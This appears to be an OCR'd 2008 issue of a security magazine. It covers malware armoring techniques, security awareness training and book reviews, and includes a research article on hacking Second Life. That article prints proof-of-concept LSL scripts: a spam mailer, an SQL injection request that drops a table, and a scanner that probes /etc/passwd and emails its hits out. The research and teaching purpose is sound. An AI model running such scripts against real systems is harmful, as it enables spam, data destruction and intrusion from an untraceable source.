One of the more insidious and difficult to analyze forms of binary obfuscation is the shifting decode frame. This partially decodes a running program, executes that code, and then re-encodes it before repeating the process with a new portion. This provides the greatest

difficulty decoding, disassembling, and debugging.

Software armoring is heavily used by malware. Legitimate software has been using techniques like these to protect themselves from analysis and modification for some time. Windows Server 2003 and Windows Vista employ a system to protect their internal workings. Other software use these systems to reduce the size of their distribution, and prevent reverse engineering. This presents a great difficulty to the security analyst for both understanding, assessing risk of applications, and defending against malware threats.

Software armoring is heavily used by malware.

Software armoring techniques

It is useful to have an understanding of the methods used by software armoring developers to gain an understanding of how to stop them. Reverse engineers have a common set of tools that are used to find useful information from a binary. The goal of the developer protecting his code is to prevent the reverse engineer from discovering how it works. In this context, it is useful to analyze the techniques from both sides of the conflict. This section discusses packing, virtual machine detection, debugger detection, and finally the shifting decode problem.

Packing and encryption

Packing is the method that an executable uses to obfuscate an executable or to reduce its size. Packers are typically implemented with a small decoder stub that is used to unpack or de-obfuscate the binary in question. Once the decoding or "unpacking" process is complete, the decoder stub then transfers control back to the original code of the program. Execution then proceeds similarly to that of a normal executable. Packers create problems for malware analysts. First, current methods that are generically available require the analyst to manually single-step a debugger in order to find and expose the actual executable code or to analyze the assembly of

the decoding stub in-depth in order to write a decoder.

Virtual machine detection

Detecting the presence of a virtual machine is one of the most important methods available to the malware author to protect code from analysis. The target user for most malware infections typically does not regularly run applications inside of a virtual machine. The presence of a virtual machine typically indicates that the program is being analyzed and monitored. Due to inherent flaws in the X86 architecture, virtualization cannot be supported at the hardware level without newer processor features such as Intel and AMD's hardware virtualization support. As such there are a few common methods that are available to detect virtual machines.

The common theme throughout all of the advanced virtual machine detection methodologies is a single instruction that must yield the same results in ring-0, or the kernel execution space, and at the user privilege execution space. The X86 architecture uses the SLDT, SIDT, and SGDT instructions. The malware author can simply perform these instructions and compare the results afterwards. The returned data will be different for software virtual machines executing these instructions when compared to real-hardware executing the

instructions. One method that can be used to circumvent such detection is to disable "acceleration" inside of a virtual machine environment (in this case VMware). This degrades performance but is usually evades detection. Unfortunately, when running in the non-accelerated mode, there are still processor implementation discrepancies that can be used to identify the presence of a virtual machine such as the SMSW instruction.

Debugger detection

Debugging a running executable is one of the most powerful techniques available to a reverse engineer to quickly understand program execution. It is possible to see the actual runtime dynamics of an executable, as well as monitor system calls. Unfortunately detecting the presence of a debugger is trivial for the debuggee. This section discusses process debugging in detail.

Windows debugging API

The Windows operating system implements a robust API for developing custom application debuggers. It is implemented using a call-back mechanism, which allows the operating system to single-step a running program at the machine instruction level. This API is used by the OllyDbg, WinDbg, and Visual Studio debuggers. The API allows the debugger to receive events based on pre-set instruction level flagging. Detection is as simple as looking at the process execution block, PEB, for a running program. The PEB is a data-structure that contains information relevant to the running process inside of the Windows operating system. One field that is available inside the data-structure is "BeingDebugged" field. If this bit is set, it indicates that a debugger is attached to the process. Fortunately for the analyst, this bit can be toggled without losing the debugging capability.

INT3 instruction scanning

The next method used to detect a debugger is the INT3 instruction, sometimes referred to as a breakpoint exception. This instruction causes a CPU trap to occur in the operating system. The trap is propagated to the running process via the operating system. This provides a method by that a developer can set a

breakpoint. However, programmers almost never put INT3 instructions directly into their programs at compile time, so it is likely that if this is observed, the associated process is being monitored. Malware authors have implemented various methods to scan for the presence of this INT3 instruction and alter execution if it is found. A simple CRC check or MD5 checksum can detect and validate that the code has not been altered by an INT3.

Unhandled structured exception handlers

Structured exception handler (SEH) unpacking creates another interesting problem for the reverse engineer. SEHs are methods of catching exceptions from running applications.

These are used when a particular program has a runtime error. Normally when an SEH is reached, execution is passed to the handler the program developer has defined or treated as an unhandled exception and execution halts. Malware authors have seized this as a method for implementing an unpacker. The malware author inserts a SEH and their own handler. This handler is typically a set of unpacking instructions. The SEH frame contains a pointer to the previous SEH frame and a pointer to the exception handler for the current frame. By triggering SEH exceptions, the exception stack of a malware program is unwound until an appropriate handler is found.

Due to the nature of the debugging interface, the debugger will insert its own SEH handling onto the same stack. When the debugged program is run, it will raise an exception. This causes the debugger's stack to catch and handle the SEH instead of the debugged program, possibly crashing the debugger and preventing the malware from unpacking itself. Since there is no way for the debugger to discern between an exception generated by an error in its program and the debugged program, this typically thwarts unpacking.

Debugging programs such as OllyDbg have implemented methods to allow the reverse engineer to either handle the exception inside the debugger or hand it to the debugged application's stack. This can be a very labor intensive and tedious process if many SEHs are used.

Mid-instruction jumping

Typically a debugger will try to interpret the machine code of a running executable and print out more human readable output. Given the non-fixed-size of the Intel instruction set, this creates many opportunities for obfuscation of the run-time execution. A typical trick that can be performed is to take a long instruction and the value of a nop (0x90) as a parameter. This will cause the CPU to run to the next instruction and continue execution.

Debuggers typically decode portions of the assembly for a running process. When a mid-instruction jump is observed it will cause an error condition inside many debuggers.

Shifting decode frame

Shifting decode frame is a method by which a portion of the executable is unpacked, exe-

cuted, then re-encoded. This method has the effect of preventing static post-execution analysis. This precludes the ability to step the executable to the position of the original entry point and dump the entire executable. It also significantly affects program analysis and creates problems for rapid analysis. To date, the only options available are to reverse engineer the decoding mechanism and manually decode the executable or to use a dynamic method to extract the relevant information.

Conclusion

The software developer has many tools available to them to confuse the reverse engineer. Each of these techniques presents their own challenges to remove. In part II of this article we will discuss various techniques used by reverse engineers to remove these protections.

Danny Quist is the CEO and co-founder of Offensive Computing (www.offensivecomputing.net). He is a PhD candidate at New Mexico Tech working on automated analysis methods for malware with software and hardware assisted techniques. He has written several defensive systems to mitigate virus attacks on networks and developed a generic network quarantine technology. He consults with both private and public sectors on system and network security. His interests include malware defense, reverse engineering, exploitation methods, virtual machines, and automatic classification systems.

Want to reach a large audience of security professionals by writing for (IN)SECURE?



Send your idea to editor@insecuremag.com

IT SECURITY WORLD

CONFERENCE & EXPO 2008

September 13-19, 2008
San Francisco Marriott

*Delivering Targeted Security
to Meet the Needs of the Workplace*

Three Industry-Neutral Tracks that Pinpoint How to Secure:

- VoIP
- NAC
- Instant Messaging
- Web 2.0
- Java
- And More!

And How to Prevent:

- Data Breaches
- Hardware Hacking
- Stack-Based Overflows
- Rootkit Backdoor Attacks
- Wireless Hacks
- And More!

PLUS! Three Intensive Sector Summits

HealthSec

Presentations include Mayo Clinic, HCA, Stanford School of Medicine, Intermountain Healthcare, CMS, Presbyterian Healthcare Services, Halifax Health, Washington Univ. School of Medicine

FinSec

Presentations include Prudential, Vanguard, Federal Reserve, Washington Mutual, Progressive Insurance, JP Morgan Chase, The Hartford, BSC

GovernmentSec

Presentations include NIST, City of Seattle, State of Colorado, State of Minnesota, Department of Defense, California Department of Financial Institutions

KEYNOTES



Window Snyder
Chief Security
Something-Or-Other,
Mozilla



Konstantinos "Gus"
Dimitrelos
Former Special Agent,
Technical Security Div,
U.S. Secret Service



Paul Glen
Award-Winning
Author and
Computerworld
Columnist



Nick Selby
Blogger;
Senior Analyst,
The 451 Group



The International Leader in
Audit & Information
Security Training

MEDIA SPONSORS

(IN)SECURE

HELP NET
SECURITY

www.misti.com/itsecurityworld



Security training and awareness: strengthening your weakest link

By James M. Dorrian

While no lack of attention is dedicated to the concept of protecting our data from external threats, evidence has shown that authorized, yet unversed and unaware, insiders pose an extraordinary risk to an organization's sensitive data.

This should come as no surprise given that employees with little-to-no prior security training or experience may suddenly be responsible for thousands of records of sensitive data as part of their job. Occasionally poor technical security controls further exacerbate the situation by allowing these inexperienced employees access to more data than they need for their job.

The challenge for those of us in the security community is to ensure employees are aware of local security policy and procedure, as well as trained on how to implement those policies in a routine and consistent manner. Internal auditing and stringent security controls help to reduce the threat of malicious employees acting out of spite or greed, but the defense against employees who simply lack the requisite experience or understanding necessary to safeguard information is only counterbalanced by an aggressive security awareness and training program.

Over twenty years ago, Congress recognized the importance of establishing security awareness and training programs for government employees by passing the Computer Security Act of 1987. The Act required that "Each agency shall provide for the mandatory periodic training in computer security awareness and accepted computer practices of all employees who are involved with the management, use, or operation of each federal computer system within or under the supervision of that agency."

The Federal Information Security Management Act (FISMA) of 2002 builds upon these precepts by requiring that an "agency-wide information security program shall include security awareness training to inform personnel, including contractors and other users of information systems that support the operation and assets of the agency, of information security risks associated with their activities and their responsibilities in complying with agency

policies and procedures designed to reduce these risks. The National Institute of Standards and Technology (NIST) provides a blueprint for building an information technology security awareness and training program with Special Publication 800-50.

In addition to legislative requirements requiring security awareness and training, commonly recognized standards such as the International Organization for Standardization/International Electrotechnical Commission (ISO/IEC) 27002 standard require certification-seeking organizations to establish security awareness and training programs.

What is the difference between security awareness and training? Security awareness is the first component of an organization's security learning program. The principal purpose of establishing information security awareness is to alter workforce behavior by reinforcing acceptable security practices.

Security awareness also demonstrates and/or reiterates an organization's commitment to security by conveying what is important to an organization's security posture. Awareness is conveyed through a number of methods, and these methods should remain varied to ensure maximum exposure.

The principal purpose of establishing information security awareness is to alter workforce behavior by reinforcing acceptable security practices.

Most commonly awareness is distributed through the following:

Email - Regularly distributed emails go a long way towards creating an atmosphere of awareness within an organization. Subject matter may include policy reinforcement, current security news articles applicable to the organization, or common security lapses within the organization (failure to secure workstation, leaving sensitive documents out, etc.) Incentives in the form of gift cards or free lunches goes a long way towards garnering readership.

Posters - Posters placed at strategic locations within the organization further help to reinforce security policies. For example, signage detailing the threat of piggybacking into the facility located at entry/exit points is an excellent method of reinforcing the threat of unauthorized visitors.

Take-aways (key chains, mugs, lanyards, etc.) - There is a reason why drug manufacturers give away all those take-aways to doctors. Leaving these low-cost trinkets with people allows them to be reminded regularly of security principles.

Demonstrations - The usage of demonstrations is an excellent method of creating awareness within an organization. A demonstration of how weaker passwords are

cracked faster than strong passwords always gets people's attention. Other demonstrations include an insecure desk demonstration showing example documents in the trash, passwords written down, and cabinets unlocked, etc. The goal is to create a demonstration interesting enough that people retain the information they learned and hopefully begin self-policing themselves

Security training builds upon awareness activities by creating a more detailed, thorough and specific method of applying security policy and procedure to employee work assignments based on their role within the organization. Security training is generally more formal than awareness activities and often takes place in classroom environments allowing for more instructor/student feedback. For example, security training for web application developers may specifically focus on common application security threats like cross-site scripting (XSS), SQL injection attacks, or buffer overflows. The class can be tailored to the specific development platform for additional relevance and applicability. Specific security training of this nature would not be well-suited for the majority of employees.

The chief objective of role-based information security training is to convey relevant information security expertise to practitioners, regardless of whether their position interacts with information security on a frequent basis.

It is important to recognize that security awareness and training are not one-time activities. Security, while integral to the overall mission of any organization, is generally not the full-time concern of most employees. To implement an effective awareness program it is imperative that employees are routinely formally and informally made aware of established security practices. As an example, an employee may have a quarterly responsibility to securely transmit sensitive data to a client. If the employee has only been made aware and trained on this process one time, it is unreasonable to expect that they will remember how to successfully accomplish the task over three months from now. For this reason it is necessary to view awareness and training activities as a continuing lifecycle. Ensuring that these activities occur persistently allows the activities to be tailored to emerging threats. In some cases, employees may need to be trained on new countermeasures to offset these new threats.

Security training and awareness should begin during new-hire orientation to establish the organization's commitment to security at an early stage of employment. It is irrelevant if the new hire is a junior mailroom employee or the newly hired CIO, establishing a security baseline is paramount. Educating an employee six months after hire does nothing to establish good security habits and awareness. Awareness activities should be almost perpetual, yet interesting enough that they are not ignored.

Frequently security professionals make the assumption that those responsible for handling data have at least a foundation of security consciousness sufficient to ensure our data is handled correctly. As noted by www.PrivacyRights.org, numerous recent examples of a failure in security awareness and training highlight the importance of this commonly neglected component of a robust information security program:

An employee at Ohio State University's Agricultural Technical Institute accidentally emailed sensitive information on 192 faculty and staff members to almost 700 students.


The email contained a spreadsheet containing among other things salaries and Social Security numbers.

A Maryland State Highway Administration employee accidentally uploaded SHA sensitive employee information including SSNs to a server accessible by all employees. The University of Texas Health Science Center at Tyler suffered a data breach when a contractor mailed 2000 envelopes containing the SSN on the envelope.

Each of these examples occurred in April 2008, and this list is just a small percentage of the security breaches encouraged by a lack of an established security learning program. These examples are not the acts of an insidious employee attempting to discredit their organization or make a profit by selling confidential data. Each situation represents an employee that has either been improperly trained on security, or lacks the security awareness necessary to consider the consequences of their actions. These employees had nothing to gain by committing these breaches, yet they occurred anyway. Had these offending parties been trained on secure processes and aware of activities that could lead to a security breach, they could have prevented the poor publicity and potential financial liability their organizations will incur.

Security awareness and training are capable of bridging the gap between the technical controls designed to protect data and human interaction with that data. For security to be effective, senior management needs to support awareness and training within the organization. The twenty minutes it takes an employee to review an awareness presentation may be the difference between a secure organization and a multimillion dollar breach of security. The concept of educating employees on how to protect data will never be completely replaced by technical security controls. As long as humans are in the loop, there is a necessity to ensure they are approaching their tasks with an appreciation of the threats posed to the data they are handling.

James Dorrian is an Assistant Vice President of Security with Fidelity National Information Services in Jacksonville, FL. He is a CISSP and attained his Master of Science in Information Assurance from Norwich University. Additionally he is an Adjunct Professor with the University of Maryland University College.




Latest additions to our bookshelf

Crimeware: Understanding New Attacks and Defenses

By Markus Jakobsson and Zulfikar Ramzan

Addison-Wesley Professional, ISBN: 0321501950




This book guides you through the essential security principles, techniques, and countermeasures to keep you one step ahead of the criminals, regardless of evolving technology and tactics. Security experts Markus Jakobsson and Zulfikar Ramzan have brought together chapter contributors who are among the best and the brightest in the security industry. Together, they will help you understand how crimeware works, how to identify it, and how to prevent future attacks before your company's valuable information falls into the wrong hands.

IT Compliance and Controls: Best Practices for Implementation

By James J., IV DeLuccia

Wiley, ISBN: 0470145013




Author James DeLuccia takes a practical approach to evaluating the organization's IT internal control needs and merges these with the regulated mandates as he develops a plan for achieving a balance of business and assurance. The book includes a thorough breakdown of a core set of principles, showing readers how to implement these best practices successfully within their own organizations. It concludes with a discussion of the future of IT internal controls, the challenges that lay ahead, and the technology being employed to enhance the quality and contribution of these control environments.

Hacking: The Art of Exploitation, 2nd Edition

By Jon Erickson

No Starch Press, ISBN: 1593271441




Rather than merely showing how to run existing exploits, author Jon Erickson explains how arcane hacking techniques actually work. The included LiveCD provides a complete Linux programming and debugging environment—all without modifying your current operating system. Use it to follow along with the book's examples as you fill gaps in your knowledge and explore hacking techniques on your own. Get your hands dirty debugging code, overflowing buffers, hijacking network communications, bypassing protections, exploiting cryptographic weaknesses, and perhaps even inventing new exploits.

Building a Server with FreeBSD 7

By Bryan Hong

No Starch Press, ISBN: 159327145X




This book is for those of us who prefer to build our own server. If you're a small business owner looking for a reliable email server, a curious Windows administrator, or if you just want to put that old computer in the closet to work, you'll learn how to get things up and running quickly. Then, once you have a working system, you can experiment, extend, and customize as you please. You'll learn how to install FreeBSD, then how to install popular server applications with the ports collection.

VMware ESX Server in the Enterprise: Planning and Securing Virtualization Servers

By Edward L. Haletky

Prentice Hall PTR, ISBN: 0132302071



This is a real-world guide to planning, deploying, and managing today's leading virtual infrastructure platform in mission-critical environments. Drawing on his extensive experience consulting on large-scale ESX Server implementations, the author brings together a collection of tips, best practices, and field-tested solutions. More than any other author, he illuminates the real issues, tradeoffs, and pitfalls associated with ESX Server—and shows how to make the most of it in your unique environment.

Network Security Technologies and Solutions

By Yusuf Bhajji

Cisco Press, ISBN: 1587052466



This is a comprehensive reference to the most cutting-edge security products and methodologies available to networking professionals today. This book helps you understand and implement current, state-of-the-art network security technologies to ensure secure communications throughout the network infrastructure. With an easy-to-follow approach, this book serves as a central repository of security knowledge to help you implement end-to-end security solutions and provides a single source of knowledge covering the entire range of the Cisco network security portfolio.

Hackerteen: Volume 1: Internet Blackout

By Marcelo Marques

O'Reilly, ISBN: 0596516479



This graphic novel probes the modern online world where an increasing number of middle school- and high school-aged kids spend their time. Hackerteen teaches young readers about basic computing and Internet topics, including the potential for victimization.

The book is also ideal for parents and teachers who want their children and students to understand the risks of using the Internet and the proper ways to behave online.

Google Apps Hacks

By Philipp Lenssen

O'Reilly, ISBN: 059651588X



With 100,000 businesses running trials of Google Office, the venerable Microsoft Office suite has a serious challenger. But can Google's web apps make the cut?

The scores of clever hacks and workarounds in this book help you get more than the obvious out of a whole host of Google's web-based applications for word processing, spreadsheets, PowerPoint-style presentations, email, calendar, and more by giving you ways to exploit the suite's unique network functionality.

The New School of Information Security

By Adam Shostack and Andrew Stewart

Addison-Wesley Professional, ISBN: 0321502787




This book explains why professionals have taken to studying economics, not cryptography--and why you should, too. And why security breach notices are the best thing to ever happen to information security. It's about time someone asked the biggest, toughest questions about information security.

Security experts Adam Shostack and Andrew Stewart don't just answer those questions--they offer honest, deeply troubling answers.

Understanding Windows CardSpace

By Vittorio Bertocci, Garrett Serack and Caleb Baker

Addison-Wesley Professional, ISBN: 0321496841



Windows CardSpace empowers organizations to prevent identity theft and systematically address a broad spectrum of security and privacy challenges. This book is the first insider's guide to Windows CardSpace and the broader topic of identity management for technical and business professionals. Drawing on the authors' unparalleled experience earned by working with the CardSpace product team and by implementing state-of-the-art CardSpace-based systems at leading enterprises, it offers unprecedented insight into the realities of identity management: from planning and design through deployment.



Hacking Second Life

By Michael Thumann

Online games are getting more and more popular. There's a very big community playing World of Warcraft, Second Life and Online gambling games and a lot of money is made with these games. Players have to pay for using the games, they can buy and sell things within the game, they can earn money or exchange real money into virtual money and they also can spent real money for online gambling.

Because of the possibility to sell products for example in Second Life, many companies have established a presence in the virtual world. There are also platforms in the real world that sell and buy virtual items from the virtual worlds or complete characters from games like world of warcraft. Online games have become a big marketplace for a lot of companies, well-known ones and startups that are dealing with these games only. So there's a lot of motivation to hack online games.

Cheating is an of the biggest motivations for hacking online games. Very often the player has to spent hours and hours in the game to improve the character and earn points, money or whatever. Many times this is quite boring, because very similar actions have to be re-

peated over and over again. Therefore the players are looking for hacks or cheats to reach the interesting part of the game much faster.

These cheats have a long history, they were already used in normal computer games without network functionality, but cheating in online games maybe has some more advantages. Think of an online poker cheat that discloses the cards of other players. That would be quite helpful to make a lot of money, right?

And of course online games are quite a new field of activity for security research. There are new risks and vulnerabilities and sometimes there's an interesting functionality build in that can be abused for hacking purposes.

Because there was already some research done with World of Warcraft, Second Life was chosen for a more practical approach to the topic.

There are some good points to do some research with Second Life:

1. There's a big community of people playing Second Life, individuals but also companies that are selling virtual products. So it has a real business impact.
2. The Second Life virtual world is a simulation of the real world, so it's exciting to see if it suffers from the same problem as the real world.
3. Second life is dealing with virtual money, so if it's possible to steal someone else's money it would be a great risk.
4. Second Life is based on a client / server infrastructure. Do I put myself at risk when playing this game?
5. It's a virtual world with a build-in programming language (LSL – Linden Scripting Language). Can LSL be used to attack real world computer systems from the virtual world?

The research was started with a focus on possible attacks against the Second Life environment, in detail the client and server components. To identify possible points of attack the STRIDE threat model was used. STRIDE is a threat model developed by Microsoft dealing with the following threats:

1. *(S)poofing Identity*
 - Is it possible to attack authentication?
 - Can you read valid credentials from the wire or a persistent storage?
2. *(T)ampering with data*
 - Can you change data and the behavior of an application?
3. *(R)epudiation*
 - Can you prevent the application from logging and auditing?
 - Is it possible to manipulate logging data
4. *(I)nfornation Disclosure*
 - Does the application disclose any sensitive information?
5. *(D)enial of Service*
 - Is it possible to crash the application or the whole system?
6. *(E)levation of privileges*
 - Can you execute data as code?
 - Is it possible to gain administrative privileges?

One of the easier approaches using the STRIDE model is to apply it to an architecture drawing and identify possible points of attacks. Points of interest are systems and communication relationships, each point is checked for one of the possible threats.

An exemplary approach identifies the following threats:

1. The Client: Spoofing Identity (Identity theft) and Tampering with data (cheating).
2. Communication between Client and Server: Spoofing Identity (Identity theft).
3. Server environment: Repudiation (billing) and Tampering with data (increase your Linden Dollar).

Because there wasn't a legal contract with Linden Labs for any kind of penetration test or research, only the viewer was examined in detail. The viewer is an excellent starting point because:


- Source code is available (the client was released as open source).
- It's easy to make changes to the client because the sources are available.
- You can examine everything on a system that is under your control.

Based on STRIDE identity theft and cheating were identified as the main threats against the client, so let's dig deeper into these threats.

For identity theft a username and a password is needed. The Second Life client stores this information in `\Documents and Settings\<Winuser>\Application Data\SecondLife` on systems running windows. A subdirectory is located here that uses "firstname_lastname" of your Second Life username as directory name.

If the option Remember Password is enabled, the corresponding password is stored in `\Documents and Settings\<Winuser>\Application Data\SecondLife\user_settings\password.dat`.

The password value isn't stored in clear text in the file, Linden Lab uses a standard MD5 hash that is XORed with the MAC address of the network interface card that is used for communication with the server environment.



With this knowledge it is possible to crack the password and steal the Second Life identity of a person, if a hacker can get access to the client system.

Let's move over to the second threat "Tampering with data" or cheating. When talking about cheating in a game we talk about things like:

- Changing your inventory (money, points, owned items and so forth).
- Find magic key sequences like "wanttoberich" and just enter the amount of money you own or getting into a superuser mode (called God Mode in Second Life and reserved for Linden Labs employees only).
- Automate stupid and boring tasks (often used to improve the character). Think about an avatar that builds things automatically in a sandbox area (everyone can build objects here) and tries to sell them to others. So you can increase your Linden dollars automatically.

The typical tasks on the "To-do list" to look for cheats are:

- Reverse Engineering of the game client (not necessary because we have access to the source code).
- Examine the memory of your system to look for inventory data or something similar that is stored there.
- Add logging capabilities or other useful functions to the game client.

During the analysis process no inventory data was discovered, so it looks like all sensitive data is stored in the central database. But at least automating some tasks looks feasible

because of the integrated scripting language LSL. A review of the source code of the client revealed that the developers of Linden Labs used at least some automated tools to avoid typical programming flaws like buffer overflows.

The second big part of the research project was focusing on attacks from the virtual world against real computer systems and networks. The build in programming language LSL contains some promising functions that can be used to communicate with the outside world and develop attack tools:

- `llEmail(recipient, subject, message)`: This function is used to send emails from the virtual world to the real world.
- `llHTTPRequest(url, parameter, body)`: With this function HTTP requests can be send to real web servers.
- `llLoadURL(avatar_id, message, url)`: This function starts the local web browser and browses to the specified URL.
- And there are also XML-RPC functions that can be used to develop more complex communication relationships with the real world.

With these nice functions at hand, there are quite some ideas to write some hacking tools to launch the following attacks:

1. Sending spam mails from the Second Life world.
2. Doing all that typical web application attacks like SQL Injection and Cross Site Scripting.
3. Writing complex hacker tools like web vulnerability scanner, port scanner and fuzzers.

We started with a small script to send spam mails. The required steps are quite easy, we need a list of recipients and we must be able to send emails, so:

1. Create text file with email addresses and put it on a web server that you own.
2. Download the file with LSL `llHTTPRequest` within SL and parse the response.

3. Send Spam to each email address using `llEmail`.

The emails are sent from your Second Life account but of course you can use free accounts within Second Life to stay anonymous.

Here's a basic Proof of Concept Spam Script:

```
default
{
    state_entry()
    {
        http_request_id=llHTTPRequest(URL+"/sldemo.txt", [HTTP_METHOD,
"GET"], "");
    }

    touch_start(integer total_number)
    {
        for(; i<llGetListLength(my_list)+1; ++i){
            llEmail(llList2String(my_list,i), "SL Spam", "Mine is longer
than yours ;-)");
        }
    }
    http_response(key request_id, integer status, list metadata, string
body)
    {
        if ( request_id == http_request_id )
        {
            my_list = llParseString2List(body, [";"], []);
        }
    }
}
```

Sending spams is feasible, but a real attack would be much more nicer. SQL Injections attacks are done via web requests against form fields or query parameters. We can send web requests with the function `llHTTPRequest`, so

we can do real web attacks as long as they are not filtered on the Linden Lab servers. Here's another small sample script for a SQL Injection attack:

```
default
{
    state_entry()
    {
        http_request_id=llHTTPRequest(URL+"/sldemo.aspx?user=sldemo';DROP
Table;--", [HTTP_METHOD, "GET"], "");
    }

    touch_start(integer total_number)
    {
        llSay(0, "Web server owned!");
    }
    http_response(key request_id, integer status, list metadata, string
body)
    {
    }
}
```

Running this script against a test server demonstrated that these attacks are not filtered and even worse: they are originating from Linden Labs IP range, so it will be hard to track down the real attacker.

Let's move one step further and build a more complex hacker tool with LSL. The idea was to build a web vulnerability scanner that sends the scanning results to an email address, a tool very similar to the nikto web scanner, let's call this tool slikto. Let us define the basic requirements for the tool:

- A database is needed with known vulnerabilities.
- The results must be send to a defined email address.
- We must be able to send unfiltered web requests.
- We must parse the response to identify findings.

Here's a very simple and small code snippet that proves that slikto is working:

```
list scanlist = ["/index.html", "/sl.html", "/login.html", "/etc/passwd",
"/etc/sshd.conf", "/var/log/syslog"];
list resp_id = [];

state_entry()
{
    for (;i<max;i++)
    {
        http_request_id=llHTTPRequest(URL+llList2String(scanlist,i), [HTTP_METHOD,
"GET"], "test");
        resp_id +=[http_request_id];
    }
}
http_response(key request_id, integer status, list metadata, string body)
{
    for (;j<max;j++)
    {
        if ( request_id == llList2Key(resp_id,j) )
        {
            if (status==200)
            {
                llEmail("email@domain.com", "FOUND!", llList2String(scanlist,j));
            }
        }
    }
}
```

At Blackhat Europe and Hack in the Box Dubai a fully working version of slikto was demonstrated that uses the original vulnerability database of nikto, so it's possible to build even more complex hacker tools with LSL and do real hacker attacks against computer systems.

